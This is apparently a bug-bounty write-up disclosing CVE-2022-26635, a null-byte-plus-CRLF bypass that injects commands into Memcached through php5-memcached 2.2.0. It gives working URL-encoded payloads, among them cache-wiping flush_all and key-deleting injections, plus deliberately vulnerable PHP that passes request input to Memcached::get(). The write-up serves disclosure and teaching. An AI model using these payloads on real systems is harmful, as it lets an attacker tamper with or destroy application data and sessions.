


→ Php5-memcached Injection Bypass()

Date published: 5-Mar-2022

5 min read / 1241 words

PHP Injection

> CVE-2022-26635: A bypass of php5-memcached <= v2.2.0 space \x20 filtering, using a null byte injection along-side with CRLF before the injected command as the following: **\0\r\nset xhzeem 0 100 3\r\npoc**.

Hi everyone, hope you are having a great day, this is a new write-up I'm writing about a bypass I found to inject commands to the Memcached server from the php-memchached library.

While testing a private bug bounty program on HackerOne I was looking into the javascript files and I came across this code.

```
        return n.token && !e || (n.token = i.get("/billing/token.json"),
        setTimeout(function() {
            delete n.token
        }, 18e4)),
        n.token
    }
    function s(e) {
        return a + "/billing/cart.php?" + $.param(e)
    }
```

I tried to check the endpoint for the token and it returned back a JSON token in the format `{"token":"<KEY>"}`. Then I tested the other endpoint with the token I got, and the page loads with a valid token or returns an error when the token is invalid.

So I tested for typical SQL injections, with `'`, `"`, `\`, and other blind payloads, but none worked until I tried a null byte `\x00` which was interesting.

The null byte caused the string to end, and only the part before was validated, so `[VALID-TOKEN]%00xhzeem` is the same as `[VALID-TOKEN]`

I checked again with other characters and found which seemed like a DoS when I add `\n` = `%0A` character, at the end (only). The server will take one minute to respond with:

```
    <html>
        <head>
            <title>504 Gateway Time-out</title>
        </head>
        ...
    </html>
```

I didn't know what to do next and I had no clue about the source code, so I decided to report and ask the team for help, as I have a good relationship with them and they are really supportive.

I asked the team to check if the payload is being passed into an SQL query or something that can explain this behavior.

```php
<?php
  $server = new \Memcached();
  $server->addServer('localhost', 11211);
  $server->get("$_GET['token']");
```

Memcached is an in-memory key-value store for small chunks of arbitrary data (strings, objects) from results of database calls, API calls, or page rendering.link

While php-memcached is a PHP library to communicate with the Memcached server with some methods, these methods are our target to exploit.link

To understand it simply we set up the server and connect to it with simple commands such as (`get` , `set`) to store values and retrieve them.

```
➜ xhzeem $ telnet localhost 11211⏎
Trying ::1...
Connected to localhost.
Escape character is '^]'.

set xhzeem 0 100 4⏎
anas⏎
STORED

get xhzeem⏎
VALUE xhzeem 0 4
anas
END

delete xhzeem⏎
DELETED

version⏎
VERSION 1.6.14

get xhzeem⏎
END
```

deleted it, so we get END, which means note found. (Note that ⏎ means enter given as input, and after it comes to the server response)

After they gave me this I started researching, so I googled for any known exploitations for a Memcached injection case, and I came across this Black Hat Paper

from the paper, I see that the php-memcached uses the binary protocol and it accepts `\x00` , `\x20` , `\x0D` , `\x0A` , and in this case, the payload should be as simple as `TOKEN\r\nset xhzeem 0 100 3\r\npoc` to inject a new key in the server, but when I crafted the payload the team told me that they see no `xhzeem` key in the server and the payload doesn't seem to be injectable.

```
https://SITE.COM/billing/cart.php?token=token%0D%0Aset%20xhzeem%200%20300%203%0D%0Apoc
```

Local Testing

Here I started deploying a version to test it locally and see if I have a chance with this injection, and in my local testing with `memcached3.1.5@php8.1` (which was a pain setting it up on my mac) and it was using a normal text protocol, the null byte didn't end the string (and ignore the rest), nor did the newline cause any sort of server delay.

I thought it had to be an older version and started looking for some way to test older versions with docker or something and I can through this gist which was helpful, and after setting it up I used the following PHP code to test manually and started intercepting the traffic with Wireshark.

```php
<?php
$server = new \Memcached();
$server->addServer('host.docker.internal', 11211);

$token = $_GET['token'];
$server->set("anas","poc") ;

echo "[token] = ";
var_dump($server->get("$token")); # will pass xhzeem which doesn't exist.
```

```
var_dump($server->get("anas"));
```

I tried `%00` and `%0A`, thankfully I got the same behavior I experienced with the application, so I knew I was on track (the team confirmed to me the version they are using). Here I tried to check from the network traffic what exactly is going.

The version is **2.2.0**

Test Cases

Payload #1: `xhzeem`

> [token] = bool(false) [anas] = string(3) "poc"

Payload #2: `xhzeem%0D%0Aanything`

> [token] = bool(false) [anas] = string(3) "poc"

Payload #3: `xhzeem%0D%0Aflush_all` (flush_all) is a command to clear all key-value pairs.

> [token] = string(0) "" [anas] = bool(false)

Payload #4: `xhzeem%0D%0Aset%20xhzeem%200%20300%203%0D%0Ainj` (setting xhzeem=inj)


> [token] = bool(false) [anas] = string(3) "poc"

As you can see in the third case we executed the `flush_all` command, and `anas` is not found anymore.

checking the network traffic and this was the hex dump for the third payload

```
0000   02 00 00 00 45 00 00 4a 00 00 40 00 40 06 00 00 | . . . . . . . . . . . . . . . .
0010   7f 00 00 01 7f 00 00 01 d4 9f 2b cb 24 58 2a 0e | . . . . . . . . . . . . . . . .
```

```
0030   8f 8d 5a 56 fa e7 81 4c 67 65 74 20 78 68 7a 65 | . . . . . . . .  g e t .
 x h z e
0040   65 6d 0d 0a 66 6c 75 73 68 5f 61 6c 6c 0d 0a    | e m . . f l u s  h _ a l l .
.
```



The problem is that whenever I try to insert a new key with the set command as our 4th payload (the one we tried as a PoC before but the team said they found no xhzeem key in the server), the payload is never sent to the Memcached server... while `flush_all` is sent and executed.

Finally, after a lot of debugging I found that the space `\x20` character is filtered and will block the request from being sent if it was passed to the PHP method (`Memcached::get()`, `Memcached::set()`, etc..), but to injection commands like set we need the format:

```
set <key> <flags> <time> <length>⏎
```

```
# set\x20<key>\x20<flags>\x20<time>\x20<length>\r\n<value>
```

Moreover, Memcached has no alternatives to `\x20`, so it doesn't recognize `\x09` or anything else.

I updated the report with a PHP PoC for the team to test locally, because I didn't want to try flush_all remotely on their production website, and I told them to test if it works (the third `get` has to return an empty string), they can confirm the there is an injection vulnerability on the server.

```
<?php
$server = new \Memcached();
$server->addServer('localhost', 11211);

var_dump($server->get("xhzeem"));
var_dump($server->get("xhzeem\r\nanything"));
var_dump($server->get("xhzeem\r\nversion"));
```

If the page returned the following, there is an injection, because by default, there should be no `xhzeem` key, but the last get method is confused with the version returned and accepts it as it was a valid key with an empty value.

```
bool(false)   bool(false)   string(0) ""
```

Meanwhile, I was doing some more testing and fuzzing, until I finally found the payload to bypass this space restriction issue, and it was by pretending the payload with a null byte, and the payload will be accepted!

PoC

```
TOKEN%00%0D%0Aset%20xhzeem%200%20100%203%0D%0Apoc
```


To the application the payload will be injected as the following:

```
<?php
```

```
$server->get("TOKEN\0\r\nset xhzeem 0 100 3\r\npoc");
```

And what `get` method does, is that it sends a Memcache reqeust with the value we entered, so instead of a simple one-line (intended) call `get TOKEN`, it will be as the following, and were are able to inject any command into the Memcached server!

```
0000   02 00 00 00 45 00 00 57 00 00 40 00 40 06 00 00 | . . . . . . . . . . . . . . . .
0010   7f 00 00 01 7f 00 00 01 e9 b0 2b cb c3 3a 6c 71 | . . . . . . . . . . . . . . . .
0020   2b ad f5 d8 80 18 18 eb fe 4b 00 00 01 01 08 0a | . . . . . . . . . . . . . . . .
0030   90 31 11 5d e2 5b 68 29 67 65 74 20 54 4f 4b 45 | . . . . . . . . g e t .
 T O K E
0040   4e 00 0a 73 65 74 20 78 68 7a 65 65 6d 20 30 20 | N . . s e t . x h z e e m . 0 .
0050   31 30 30 20 33 20 70 6f 63 0d 0a               | 1 0 0 . 3 . p o c . .
```



The team's fix was as the following (they had to test the `flush_all` unfortunately haha)

> Memcache request. I've tested with `flush_all` and got clean Memcached storage :)
> Currently, I'm sure it doesn't work

While this bug is hard to be detected and exploited in black box penetration testing. The best way to test blindly is to clear the whole Memcached memory with the `flush_all` command which is something I don't recommend trying `xhzeem%0D%0Aflush_all` .

For now, I think the best shot to try when we have such a behavior (null bytes and newlines) is to test `xhzeem%0D%0Aversion` and see if the behavior differs by any way from invalid commands other than `version` , if so, we can say it's worth reporting.

In other cases we can try to delete the key from the server for example with `xhzeem%0D%0Adelete%20[MY-TOKEN]` , and now the token should be invalid, but we don't know if the token is appended with anything, so we cannot guarantee this method to work.

(If anyone has a better way to test, please share with me, and will update here with his name)

Hope all security teams were that cooperative with researchers, it will be in their products' benefit in the first place.

Thanks for reading the write-up... if you have any questions can ask anytime on Twitter ;)